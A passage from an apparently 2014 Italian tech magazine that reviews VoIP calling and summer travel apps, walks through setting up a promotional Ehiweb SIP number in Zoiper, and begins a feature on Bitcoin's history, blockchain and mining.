
LIBON
Piattaforma: iOS, Android

Bastano pochi secondi per installarla e iniziare ad usarla. Non occorre alcuna registrazione perché l'attivazione avviane con un semplice codice inviato per SMS. Inoltre, ai nuovi utenti, vengono regalati 15 minuti di chiamate al mese per i primi tre mesi da effettuare sui telefoni di rete fissa e cellulare di oltre 40 Paesi, tra cui l'Italia. Tra le altre funzioni ci sono la voicemail visuale, il Text to speech e la trascrizione dei messaggi vocali.

BEEZTEL
Piattaforma: iOS, Android, PC

Ti permette di chiamare a tariffe vantaggiosissime anche quando non è disponibile una connessione dati: in questo caso sfrutta lo stesso sistema delle carte prepagate internazionali. Inoltre, ti consente di guadagnare credito gratuito invitando amici, guardando video ed effettuando delle ricariche. Il servizio può essere utilizzato anche sui vecchi telefonini.


INDOONA
Piattaforma: Android, iOS, Windows Phone, PC

Realizzata da Tiscali, questa app ti regala ben 100 minuti di chiamate gratis al mese verso i numeri di rete fissa di diversi Paesi europei, fissi e mobili di Canada, Cina e USA. Inoltre, le chiamate verso i numeri della rete Tiscali sono sempre gratuite. Offre anche la possibilità di effettuare chiamate video e inviare SMS..

PLINGM
Piattaforma: iOS, Android

Oltre a consentire chiamate gratuite tra tutti i suoi utenti, permette di utilizzare la connessione dati per chiamare a tariffe vantaggiose i numeri di rete fissa e mobile di tutto il mondo. Per ogni amico che inviti e che a sua volta installa l'applicazione, ti vengono regalati 2 dollari di credito che puoi utilizzare per le telefonate.

CHIAMARE USA
Piattaforma: iOS


Quest'app è disponibile solo per iPhone e può essere utilizzata solo per chiamare numeri di rete fissa e mobili degli Stati Uniti. Le tariffe sono vantaggiosissime e, una volta attivata, vengono regalati 10 minuti di chiamate e 3 SMS. Inoltre è possibile ricevere altri 5 SMS gratuiti invitando un amico.

WEPHONE
Piattaforma: iOS, Android


Nonostante l'interfaccia non sia in italiano, è molto facile da utilizzare, le tariffe sono molto vantaggiose e alla prima attivazione vengono regalati alcuni centesimi per effettuare le prime chiamate. Inoltre, è possibile ricevere ulteriore credito omaggio quando si effettuano ricariche e, tra le altre funzioni, offre la possibilità di registrare le conversazioni.

GLOBALTALK
Piattaforma: iOS, Android

Altra app che consente di effettuare chiamate VoIP, a tariffe molto competitive, utilizzando la rete dati del telefonino. Agli utenti che installano l'app per la prima viene regalato un dollaro di credito e la ricarica può essere effettuata anche servendosi di PayPal, senza dover per forza ricorrere all'acquisto in-app dello store.

TALKATONE
Piattaforma: iOS, Android

Se per qualsiasi motivo devi partire per gli Stati Uniti, questa app potrebbe esseri d'aiuto visto che ti regala 20 minuti di chiamate gratuite su tutti i numeri americani. I gestori del servizio promettono, entro il 2014, di aggiungere la possibilità di effettuare chiamate anche sui numeri di altri Paesi.

CHATTIME
Piattaforma: iOS, Android

Se hai molti amici, non puoi farti scappare questa applicazione. Ti regala 1 dollaro di credito alla prima installazione, da utilizzare verso qualsiasi numero. Puoi invitare nuovi amici via email, SMS, Facebook o Twitter e per ognuno che si registra, ti vengono regalati altri 50 centesimi. Se poi effettuano anche una ricarica, hai altri 5 dollari di credito omaggio.

SUL WEB Puoi inviare SMS gratis dal Web su tutti i telefonini sfruttando i servizi http://urbantrash.net/smsgratis o www.freesms.net.

(E)STATE AL TELEFONO!

SOLO NOI TI REGALIAMO UN CREDITO TELEFONICO VERSO TUTTI E UN NUMERO CON PREFISSO DELLA TUA CITTÀ (VALORE DI 49,90 EURO)

COSÌ CHIAMI E TI FAI CHIAMARE A COSTO ZERO DA PC E CELLULARE

Grazie a una partnership esclusiva con Ehiweb (www.ehiweb.it), uno dei migliori operatori VoIP italiani, questo mese ti abbiamo riservato un regalo davvero strepitoso: una vera manna dal cielo in occasione delle vacanze! Gratis per te un numero telefonico, con prefisso della tua città, che puoi configurare sullo smartphone e/o sul PC per essere sempre raggiungibile da qualsiasi telefono, al costo di un'urbana. E se chi ti chiama ha una tariffa flat, ad esempio con le telefonate incluse nell'ADSL, il costo della chiamata sarà pari a zero, anche se ti trovi in un Paese esotico, dall'altra parte del mondo. E le sorprese non finiscono qui! Il nostro incredibile regalo comprende persino un credito di 10 euro che puoi utilizzare per chiamare qualsiasi numero telefonico di rete fissa e mobile (nazionale o internazionale). Non ci sono trucchi! Ma se decidi di attivare il regalo, dovrai usarlo per non sprecarlo! In caso di inutilizzo, infatti, verrà scalato 1 euro al mese dal credito residuo fino ad esaurimento e la numerazione attivata sarà liberata e riassociata ad un altro utente. Se invece decidi di effettuare delle ricariche periodiche, potrai utilizzare per sempre il numero telefonico (con prefisso della tua città) offerto da Ehiweb.

01 L'OFFERTA IMPERDIBILE

Per accedere al regalo che Idea Web ha riservato a tutti i suoi lettori, dobbiamo collegarci alla pagina **www.ehiweb.it/ideaweb**. Qui possiamo leggere i dettagli dell'offerta cliccando sulle voci **Caratteristiche servizio** e **Come funziona**. Per procedere con l'attivazione clicchiamo **ATTIVA SUBITO**!

02 EFFETTUIAMO L'ACCESSO

Una finestra ci chiederà se siamo già registrati ad Ehiweb e di effettuare l'accesso con le nostre credenziali. In caso contrario, clicchiamo su **Non sei ancora registrato?** per effettuare la registrazione gratuita. Compiliamo i vari campi mostrati nella pagina e proseguiamo cliccando **REGISTRATI**.

03 ATTIVIAMO IL NUMERO

A questo punto una finestra ci chiederà di inserire il nostro numero di cellulare e di scegliere il prefisso telefonico della nostra città. Clicchiamo su **PROSEGUI**, inseriamo il codice di controllo e clicchiamo nuovamente su **PROSEGUI**. Inseriamo quindi il codice ricevuto per **SMS** e clicchiamo su **AVANTI**.

04 SCARICHIAMO L'APP

A questo punto riceveremo per email i dettagli dell'offerta con i parametri di configurazione per il VoIP. Andiamo quindi sul nostro smartphone e scarichiamo l'applicazione **Zoiper SIP softphone** disponibile sia per Android che per iOS. Andiamo in **Settings/Accounts**, tocchiamo il pulsante **+** e scegliamo **SIP account**.

05 INSERIAMO I PARAMETRI

In **Account name** digitiamo il numero VoIP assegnatoci, in **Domail** scriviamo **voip.vivavox.it**, in **User name** inseriamo nuovamente il numero VoIP, in **Password** digitiamo la chiave VivaVox indicata nell'email di attivazione e in **Caller ID** inseriamo nuovamente il numero VoIP. Tocchiamo **Register** e iniziamo a usare la nostra app.

TELEFONARE DAL COMPUTER

Per effettuare e ricevere chiamate dal PC possiamo utilizzare il software ZOIPER scaricabile da www.zoiper.com. Al primo avvio, un tutorial ci permetterà di configurare il microfono e le casse del PC. Ci verrà chiesto poi di scegliere il tipo di account. Selezioniamo SIP e proseguiamo con NEXT. In Credentials inseriamo i dati di configurazione di Ehiweb: in user digitiamo il numero telefonico VivaVox assegnato, in password inseriamo la chiave associata al nostro numero e in domain digitiamo voip.vivavox.it. Clicchiamo NEXT e portiamo a termine la configurazione. Avviato il software sul PC, andiamo nel pannello Dialpad per accedere al tastierino numerico ed effettuare le chiamate.

Per conoscere le tariffe telefoniche dell'offerta VivaVox che IdeaWeb regala ai suoi lettori grazie alla partnership con Ehiweb basta consultare la pagina www.edmaster.it/url/3358.

Summer Apps 2014

LE APP ESTIVE CHE NON DEVONO MANCARE SUL TUO TELEFONINO

UTILI E DIVERTENTI, DA INSTALLARE SUBITO!

Vuoi un'abbronzatura perfetta? Cerchi un ristorantino "in" dove portare a cena la tua conquista? Oggi basta un'app per avere le informazioni che ci servono e renderci la vita meno complicata. Possiamo partire per località esotiche senza problemi con le lingue, scoprire le località più interessanti da visitare, trovare un albergo in cui alloggiare all'ultimo minuto o conoscere le spiagge da evitare perché hanno il divieto di balneazione. Scarica le app selezionate dai nostri esperti e parti per una vacanza all'insegna della spensieratezza!

SALVATI LA PELLE!

Piattaforma: iOS
Prezzo: Gratis

Grazie a quest'app puoi conoscere l'intensità dei raggi UV nel posto in cui ti trovi, quanto tempo puoi esporti al sole e il fattore di protezione da usare. In questo modo avrai un'abbronzatura perfetta senza il rischio di scottarti.

GO TANNING TAN TIMER UV INDEX

Piattaforma: Android
Prezzo: Gratis

Un modo simpatico per controllare il tempo d'esposizione ai raggi solari. Ti avvisa quando è il momento di rimettere la crema e quando fare una pausa, in base al tipo di pelle che hai.

SPIAGGE ITALIA

Piattaforma: iOS, Android
Prezzo: € 0,89, € 0,99

Grazie a quest'app puoi trovare facilmente oltre 1.300 spiagge suddivise per regione. Per ognuna puoi visualizzare foto, conoscere i servizi disponibili, la distanza e calcolare il percorso per raggiungerla. E grazie al GPS ti sa dire quali sono quelle più vicine.

ISEA / ASEA

Piattaforma: iOS, Android
Prezzo: Gratis

Purtroppo non tutti i chilometri di spiagge italiane sono adatte per i bagnanti. Poche sono quelle che possono fregiarsi della bandiera blu, mentre molte altre vengono indicate dal Ministero della Salute come aree non balneabili. Quest'app ci permette di scoprirlo in modo facile e veloce e potremo persino avere le previsioni meteo per la spiaggia o l'approdo selezionato.

IMMANCABILE PER CHIUNQUE VIAGGI
Swackett è un'app per Android e iOS che oltre a indicarti le previsioni meteo, ti consiglia l'abbigliamento da indossare e le attività sportive che si possono praticare.

SPIAGGIA SICURA
Piattaforma: iOS
Prezzo: € 0,89

Lasciare incustodito il proprio iPhone sotto l'ombrellone può essere un rischio. Grazie a quest'app, però, possiamo stare più sicuri perché una volta configurata, emette un allarme se il dispositivo viene spostato dalla sua posizione. Si può scegliere tra cinque tipi di allarme diversi ed è in grado di inviare le coordinate GPS del telefonino all'indirizzo email configurato.


WHERE'S UP
Piattaforma: iOS, Android
Prezzo: Gratis

Ti trovi in un posto nuovo e non sai dove andare? Vorresti trascorrere una serata diversa all'insegna del divertimento? Con quest'app puoi scoprire tutti gli eventi in programmazione vicino al luogo in cui ti trovi. Puoi trovare aperitivi, clubbing, concerti, feste, eventi culturali, spettacoli, sagre e molto altro ancora. E per ognuno puoi visualizzare i dettagli e trovare il percorso per raggiungerlo.

TRIPADVISOR
Piattaforma: iOS, Android
Prezzo: Gratis

È l'applicazione per eccellenza, quella che non dovrebbe mai mancare sul dispositivo di un viaggiatore. Punto di riferimento di milioni di turisti, consente di trovare le tariffe aeree più convenienti, i migliori alberghi, i ristoranti dove si mangia meglio e le attrazioni più divertenti sfruttando oltre 150 milioni di recensioni degli utenti. E offre anche risultati localizzati in base alla propria posizione.

GUARDIA MEDICA
Piattaforma: iOS
Prezzo: Gratis

Quando si è in vacanza può capitare un imprevisto. Non potendo fare affidamento sul medico di fiducia, il sistema sanitario nazionale ci mette a disposizione la Guardia Medica. Già, ma dove si trova? Grazie a quest'app è possibile trovare quella più vicina, con tanto di contatti telefonici.

METEOVAGANDO
Piattaforma: iOS
Prezzo: Gratis

Adotta un approccio molto intelligente perché, dopo aver calcolato il percorso migliore per raggiungere una meta, sa indicarti le condizioni meteo esatte per il momento in cui attraverserai i vari punti. Così potrai pianificare al meglio le tappe dei tuoi viaggi e scegliere solo i giorni in cui è previsto bel tempo.

MOOVIT
Piattaforma: iOS
Prezzo: Gratis

L'app migliore per chi ama viaggiare affidandosi ai trasporti pubblici. Grazie a Moovit puoi trovare il percorso più veloce e meno affollato utilizzando autobus, treni, tram e metropolitana. Puoi anche consultare le mappe delle metropolitane offline e ricevere notifiche sulle modifiche subite dalle linee.

SPEECHTRANS
Piattaforma: iOS, Android
Prezzo: Gratis

Un traduttore definitivo, utile per chi viaggia. Aiuta a imparare le lingue ed è anche dotato della funzione OCR grazie alla quale puoi tradurre cartelli, segnali e ogni altro testo stampato che trovi in giro. Inoltre, con acquisti in app, puoi scaricare i pacchetti per le lingue e utilizzarlo offline quando ti trovi in un Paese dove sarebbe impossibile sostenere i costi per il roaming.

GPS NAVIGATORE BY SCOUT
Piattaforma: iOS, Android
Prezzo: € 1,79, € 1,00

I navigatori satellitari gratuiti per smartphone richiedono una connessione dati, ma quando ci si trova all'estero non sempre è disponibile. Questo GPS, invece, permette di avere mappe e funzioni di navigazione offline a un costo irrisorio. Con acquisti in app di un paio di euro è possibile scaricare le mappe dei vari Paesi e farsi guidare a destinazione velocemente.

HOTEL TONIGHT
Piattaforma: iOS, Android
Prezzo: Gratis

Se hai deciso di viaggiare senza pianificare le varie sistemazioni, grazie a quest'app puoi trovare le offerte last minute dei migliori alberghi del mondo. Puoi prenotare anche all'ultimo momento, anche per il giorno stesso, con la certezza di avere garantito il prezzo più basso disponibile. Un'app utile per turisti improvvisati o distratti.

CITY MAPS 2GO
Piattaforma: iOS, Android
Prezzo: Gratis

Ecco come avere mappe e guide turistiche di tutto il mondo da scaricare e consultare offline per i tuoi viaggi. Puoi così conoscere i luoghi di interesse e le attrazioni vicine al posto in cui hai deciso di trascorrere le vacanze, e pianificare al meglio i tuoi prossimi spostamenti. Si possono scaricare fino a 5 mappe offline, ma sborsando qualche euro si hanno download illimitati.

SKYSCANNER
Piattaforma: iOS, Android, Windows Phone
Prezzo: Gratis

L'app più utilizzata per chi ama viaggiare in aereo. Ti permette di comparare i voli di oltre 1.000 compagnie aeree e di trovare facilmente quello più conveniente. Puoi filtrare i risultati per prezzo, classe, compagnia aerea e orari di decollo o atterraggio. Oppure puoi girare il mappamondo e scegliere la destinazione in base al prezzo.

NAVIONICS BOATING
Piattaforma: iOS, Android
Prezzo: Gratis

Se hai deciso di trascorrere le tue vacanze in barca, in giro per il Mediterraneo, questa è l'app di cui non puoi fare a meno. Puoi tracciare le rotte, visualizzare le previsioni del tempo, monitorare la velocità e altro. Con acquisti in-app puoi scaricare le Carte Nautiche vettoriali NAVIONICS, aggiungere il modulo di navigazione e molto altro ancora.

IN VACANZA CON GLI AMICI A QUATTRO ZAMPE
Con **Vacanze Bestiali** (iOS e Android) puoi conoscere tutte le strutture turistiche disponibili all'accoglienza di cani e gatti con i consigli forniti dall'Ente Nazionale Protezione Animali Onlus.

BITCOIN dalla B alla N

INTERVISTE ESCLUSIVE E NOTIZIE DI PRIMISSIMA MANO PER SCOPRIRNE PASSATO, PRESENTE E FUTURO...

È UN FENOMENO DI NICCHIA O IL NUOVO PARADIGMA DELLA FINANZA?!?

È con la frase *"Cancellor on brink of second bailout for banks"* (cancelliere sull'orlo del secondo salvataggio per le banche) che Satoshi Nakamoto, misteriosa figura senza volto, ha generato quella che oggi conosciamo come la prima criptovaluta ad essere entrata nella storia: il Bitcoin. La frase citata è anche la prima pagina del quotidiano inglese "The Times" del 9 gennaio 2009, la quale certifica il giorno esatto in cui Satoshi ha effettivamente avviato il protocollo, e il simbolo della sconfitta di un sistema finanziario che soltanto oggi si sta rimettendo in piedi, sulle macerie finanziarie di interi Paesi. Con uno stringato "paper" (**https://bitcoin.org/bitcoin.pdf**) da poco più di 8 pagine veniva spiegato, nel mese di novembre 2008, come un protocollo basato su algoritmo a doppia chiave, lo stato dell'arte nel garantire la sicurezza di dati digitali, unito a un sistema di trasmissione peer to peer, quanto di meglio per decentralizzazione e indipendenza, potessero essere brillantemente utilizzati per scambiarsi denaro senza alcuna intermediazione finanziaria. Da qui al Bitcoin che conosciamo oggi la strada è stata lunga e ricca di ostacoli, tutti brillantemente superati da un algoritmo al tempo stesso complesso ma estremamente agile e semplice da usare. Al punto che la finanza mondiale è ancora indecisa se vederlo o no come una minaccia, mentre i governi di Paesi ricchi e potenti (come gli Stati Uniti o la Cina) ancora non hanno trovato il bandolo dell'intricatissima matassa.

MOLTO PIÙ DI UNA SEMPLICE MONETA


Sarebbe un errore pensare che il Bitcoin sia soltanto una moneta: sebbene oggi il suo uso principale sia proprio questo; stiamo parlando di un protocollo vero e proprio, paragonabile per portata e importanza al TCP/IP su cui è basato Internet. La motivazione ha portate storiche e filosofiche: nel corso dei secoli, l'umanità si è servita di numerosi metodi di scambio che vanno dal baratto, ai metalli preziosi, fino alle monete più moderne come l'Euro o il Dollaro. Oggi è pressoché impensabile poter effettuare uno scambio, che non sia un baratto, senza una moneta garantita da uno Stato, distribuita da un sistema di banche e accettato da milioni di persone. Eppure il Bitcoin, in virtù della crittografia a doppia chiave, riesce ad essere molto sicuro e solido nella certificazione di uno scambio; nel contempo, la trasmissione peer to peer lo rende indipendente da qualsiasi autorità centrale. La portata dirompente non è quella che vede una criptomoneta sostituirsi alle istituzioni, a cui l'umanità si affida da secoli, ma la nascita di uno standard unico e globale per la gestione e la certificazione della proprietà.


DAL DEEP WEB AL SUPERMERCATO

Andando a sfogliare le fasi di questo fenomeno è inutile nascondersi dietro a un dito: come tutte le monete, anche il Bitcoin ha punti oscuri nella sua storia, sepolti nel cosiddetto "deep web". Nelle profondità di Internet avvengono le stesse spiacevoli cose del mondo qui fuori: commercio di prodotti vietati (droga, armi...), servizi di natura criminale (persino killer) e pedofilia. E se il denaro contante, per sua natura veloce e difficile da tracciare, è il mezzo prediletto di chi compie questi crimini nel mondo reale, c'è stato un periodo tra la metà del 2011 e la fine del 2012 nel quale il Bitcoin era l'unica moneta accettata su Silk Road, l'eBay delle droghe e delle armi accessibile solo tramite rete TOR (**www.torproject.org**). Silk Road è stato l'incubatore di una nuova moneta che fosse solida, sicura e totalmente svincolata da Stati e banche per un suo corretto funzionamento. All'epoca


IL SEGRETO DELLA BLOCKCHAIN

Semplificando enormemente, potremmo dire che la Blockchain (o catena di blocchi) è un enorme file che viene costantemente scambiato tra tutti i peer. Un po' come BitTorrent ma il file è uno soltanto e contiene memorizzate in chiaro tutte le transazioni in Bitcoin fin dal "genesis block" (ossia il blocco 1), registrate in modo anonimo e concatenate tra loro. Grazie alla Blockchain non c'è bisogno di un server centrale e allo stesso tempo tutti possono verificare se un certo numero di bitcoin è autentico e vendibile.

SUL WEB La nave madre, il luogo dove trovare tutte le informazioni ufficiali, i video tutorial e quali software scaricare per cominciare, è il sito ufficiale lanciato da Satoshi in persona: **https://bitcoin.org/it**.

LA CREAZIONE DELLE MONETE VIRTUALI

La domanda nasce spontanea: ma se non c'è nessuna autorità centrale, chi "crea" questa moneta, e come? Questo processo si chiama mining e lo può fare chiunque, mettendo a disposizione potenza di calcolo. Il mining quindi è un complesso processo matematico (basato su algoritmo SHA256) che certifica l'autenticità di un trasferimento di bitcoin. Ogni nuova transazione viene "firmata" e scritta nel blocco ancora aperto (in media uno ogni 10 minuti). In cambio di questo lavoro, chiamato "proof of work", il minatore può ricevere 25 bitcoin, con una probabilità tanto più alta quanto maggiore è la potenza che mette a disposizione.

il bitcoin (con la b minuscola, così vuole la convenzione se si parla della sola moneta) si scambiava per pochi dollari su exchange furbi e poco attenti alle regole come Liberty Reserve o Bitinstant. Non era poi così difficile procurarsene poche centinaia (sì, all'epoca si ragionava in centinaia o migliaia) per acquistare e farsi spedire a casa un misterioso pacchetto contenente droghe leggere o documenti falsi. Il tutto sotto al naso di Stati e autorità di polizia che cercavano invano sui circuiti di carte di credito, money transfer o banche il trasferimento del denaro utilizzato per la losca transazione. La storia ha presto preso una piega totalmente diversa: l'arresto di Arthur Budovsky (Liberty Reserve), Ross Ulbricht (Silk Road), Charlie Shrem (Bitinstant) e molti altri ha rivelato al mondo che la musica era cambiata: la polizia aveva imparato dai propri errori e, anzi, aveva scoperto che il protocollo Bitcoin rendeva più facile unire i punti, grazie alla struttura della Blockchain.

2013: L'ANNO DEL RISCATTO

Subito dopo la stagione degli arresti celebri, hanno cominciato a fare capolino imprenditori, venture capitalist e multinazionali interessate a mettere alla prova il Bitcoin. Se quindi il 2011 è stato l'anno dei nerd e dei pirati, il 2012 quello del consolidamento tecnologico, di Silk Road e del deep web, è con la pulizia del 2013 che questo mondo ha compiuto una ripidissima virata verso l'alto: a febbraio un bitcoin valeva più di un'oncia di argento, il primo aprile aveva toccato i 100 dollari e il 10 aprile aveva più ch raddoppiato toccando i 260 dollari, proprio nei giorni in cui Cipro applicava il prelievo forzoso dai conti bancari dei suoi abitanti. Da qui in poi è cominciata la febbre dell'oro digitale: i fratelli Winkelwoss, famosi per aver reclamato la paternità di Facebook, hanno iniziato le procedure per lanciare un ETF (un fondo privato d'investimenti quotato in borsa), il mining è diventato un business milionario e sono arrivati i primi bancomat. Nel mese di novembre, Ben Bernanke (a capo della Federal Reserve) ha dato un primo parere positivo alla tecnologia e contemporaneamente il tasso di cambio è schizzato oltre i 1.000 dollari. Molti di quelli che fino a un anno prima non sapevano cosa farci, si sono trovati a passare un Natale ricco come non succedeva da prima della crisi, spendendo bitcoin (su piattaforme come **www.gyft.com**) in cambio di carte regalo e buoni acquisto per Amazon, Victoria's Secret e molti altri ecommerce celebri. Tutto pronto per il lieto fine? Niente affatto! Nel mese di Febbraio 2014 MtGox, a lungo il più grande exchange mondiale, è fallito portando con sé 850.000 bitcoin appartenenti a circa un milione di clienti (traguardo festeggiato tra l'altro pochi mesi prima). Alcuni quotidiani hanno titolato erroneamente che "la banca dei Bitcoin era fallita", quando il vero problema è stata una fiducia mal riposta nell'istituzione MtGox, la quale aveva in custodia le cosiddette "chiavi private" dei suoi utenti, delle quali ne ha fatto un uso sbagliato, incompetente e per certi versi criminale. In questi casi l'importante è ricordare che la moneta e il protocollo, sebbene abbiano lo stesso nome, sono due cose diverse. Se la prima può avere punti deboli ed essere soggetta a

In pochi lo sanno, ma quasi tutte le monete ritratte in foto come questa esistono davvero, si chiamano Casascius e celano sotto un ologramma la chiave privata per spenderli a piacimento.

SUL WEB Tassi di cambio, volumi di scambio, mining di bitcoin e tonnellate di grafici. Per essere sempre informati possiamo consultare **www.bitcoincharts.com**.

SPECULARE SUL TASSO DI CAMBIO



Il trading sul tasso di cambio tra bitcoin e altre valute (o criptovalute) è abbastanza comune, specialmente nei periodi più movimentati. Il Bitcoin, a differenza dei titoli finanziari tradizionali, è quasi interamente guidato dall'entusiasmo e le notizie che lo riguardano. Ogni notizia negativa porta a un calo più o meno marcato, viceversa ogni notizia positiva convince le persone a comprarne di più e quindi a far salire il prezzo. Conoscere queste dinamiche significa avere un'idea delle forze che si scatenano nei mercati, sui quali non esiste alcuna autorità che cerca di mitigare gli impatti. Per chi è alle prime armi è consigliabile documentarsi sul trading e "farsi le ossa" su criptovalute minori come Litecoin o Dogecoin.

speculazione, il secondo ad oggi ha espresso soltanto una minima parte del suo enorme potenziale.

INDIRIZZI PUBBLICI E CHIAVE PRIVATA

Usare il Bitcoin è sempre stato semplice, tanto quanto mandare un'email. Certo, c'è la differenza che gli indirizzi sono composti da complicatissime stringhe alfanumeriche che cominciano con "1" seguito da circa 29 caratteri (numeri e lettere, maiuscole o minuscole) pertanto è consigliabile fare copia/incolla o usare i QR code anziché digitare tutto a mano. Inoltre, a differenza di un'email, non è possibile inviare neanche un centesimo se prima non si "firma" la transazione con la propria chiave privata, una stringa ancora più lunga, che normalmente viene generata automaticamente e successivamente criptata dal proprio client con un PIN o una password. Ogni volta che si inviano bitcoin occorre immettere la password e trasmettere la richiesta di transazione alla rete di minatori. In cambio è possibile, a costo pressoché zero (salvo donazioni alla rete), inviare in modo indipendente, istantaneo e anonimo una qualsiasi somma di bitcoin, purché se ne abbiano abbastanza nel proprio wallet (portafogli). Nell'arco di 10 minuti, generalmente, si riceve una prima "conferma", ovvero un minatore ha compiuto tutte le operazioni matematiche necessarie per validare l'autenticità dei bitcoin spesi e ha "inciso" nella Blockchain la trasmissione. Da questo momento in poi lo scambio è da considerarsi andato a buon fine, anche se di norma si consiglia di attendere che la transazione sia scritta su altri 5 blocchi per essere sicuri al 100%.

MINING: LA CONIAZIONE

